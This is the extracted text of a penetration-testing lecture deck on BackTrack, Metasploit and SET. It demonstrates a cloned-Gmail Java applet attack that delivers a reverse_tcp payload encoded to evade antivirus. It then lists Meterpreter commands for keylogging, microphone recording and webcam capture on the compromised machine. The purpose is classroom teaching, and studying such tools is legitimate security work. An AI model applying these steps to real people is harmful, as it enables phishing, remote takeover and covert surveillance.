
Backtrack Metasploit and SET Back Track A Linux
Backtrack Metasploit and SET
Back. Track • A Linux distribution designed for penetration testing, aka "ethical hacking" • Many, many tools for hacking into any type of system, wireless or wired • A huge library of drivers and support routines • Backtrack 4 is based on Ubuntu Linux
Downloads • http: //www. backtrack-linux. org • Available as a bootable DVD or a pre-installed virtual machine (VM) • The DVD can be used for computer forensics, but Raptor is better for that • The VM is best for most classroom demonstrations and projects
Back. Track Gotchas • You need to log in to start it – User name: root – Password: toor • The graphical desktop does not start by default # startx
Back. Track Gotchas • Networking is not started by default – Because you may be trying to conceal your presence • To start networking: # /etc/init. d/networking start • To renew a DHCP address # dhclient
Metasploit
Metasploit Framework • Makes it easy to rapidly add new attacks • Attacks are often added before patches exist, creating "Zero-Day" attacks • I typically assign several zero-day attacks per semester now as homework – It's not supposed to work this way; cyberspace is really dangerous these days
Cross-platform • Metasploit runs on Windows, Linux, or Unix • But the Windows version doesn't have all the new attacks • Installing it on Linux can be frustrating because it needs libraries and drivers
The Solution • Backtrack contains Metasploit, with all the required support modules included • This saves students many hours
SET Social-Engineer Toolkit

SET uses Metasploit • There is a "social engineering" aspect in most hacking • Tricking a user into making a mistake, that lets you in – Clicking a link – Ignoring an error message – Opening an attachment – Etc.
Today's Attack Target: Win 7 Vuln: Java 0 -Day

Evil Web Server Java Exploit Code Added to Web Page Target Using Gmail Attacker: Evil Web Server with Cloned Gmail Page
DEMO
Dave Kennedy & Kevin Mitnick Made this Video
Preparation • Download Backtrack 4 R 2 Virtual Machine • Run it in VMware Workstation • Get it networking to the Internet and the target—"Bridged" is best
Commands – – • • • Enter option 2: Website Attack Vectors Enter option 1: The Java Attack Method Enter option 2: Site Cloner Enter url https: //gmail. com It asks you "What payload do you want to generate: " and lists 11 choices – • • Enter no It now shows blue text saying: – – • Press Enter for default It asks you whether you want to create a Linux. OSX reverse_tcp payload. – • Press Enter for default It asks you to "Enter the PORT of the listener (enter for default): – • Press Enter for default It shows a list of 16 encodings to try and bypass AV. – • cd /pentest/exploits/SET. /set [*] Launching MSF Listener. . . [*] This may take a few to load MSF. . . Wait. . . When it's done, you will see a whole screen scroll by as Metasploit launches, ending with this message: msf auxiliary(smb) >

On the Target • Open a Web browser and go to the Metasploit IP address – Works on IE, Firefox, and Chrome – User will see this warning box – Studies show that users almost always just click past those warning boxes
GAME OVER • The target is now owned. We can – Capture screenshots – Capture keystrokes – Turn on the microphone and listen – Turn on the webcam and take photo – Steal password hashes – Etc.
Fun & Games • To remotely control the target: – sessions -i 1 • Commands to try: – – – screenshot keyscan_start keyscan_stop record_mic 10 webcam_list webcam_snap 1
Protecting Yourself
The Usual Stuff • This stuff is all helpful – Get Antivirus, like Microsoft Security Essentials – Install patches (when they exist) – Get a Mac – Keep image-based backups so you can recover after an infection • But none of it can really save you
Attack > Defense • Even corporate desktop computers are infected • The Chinese got into Google and >30 other huge companies last year • Don't imagine you are immune
- Slides: 25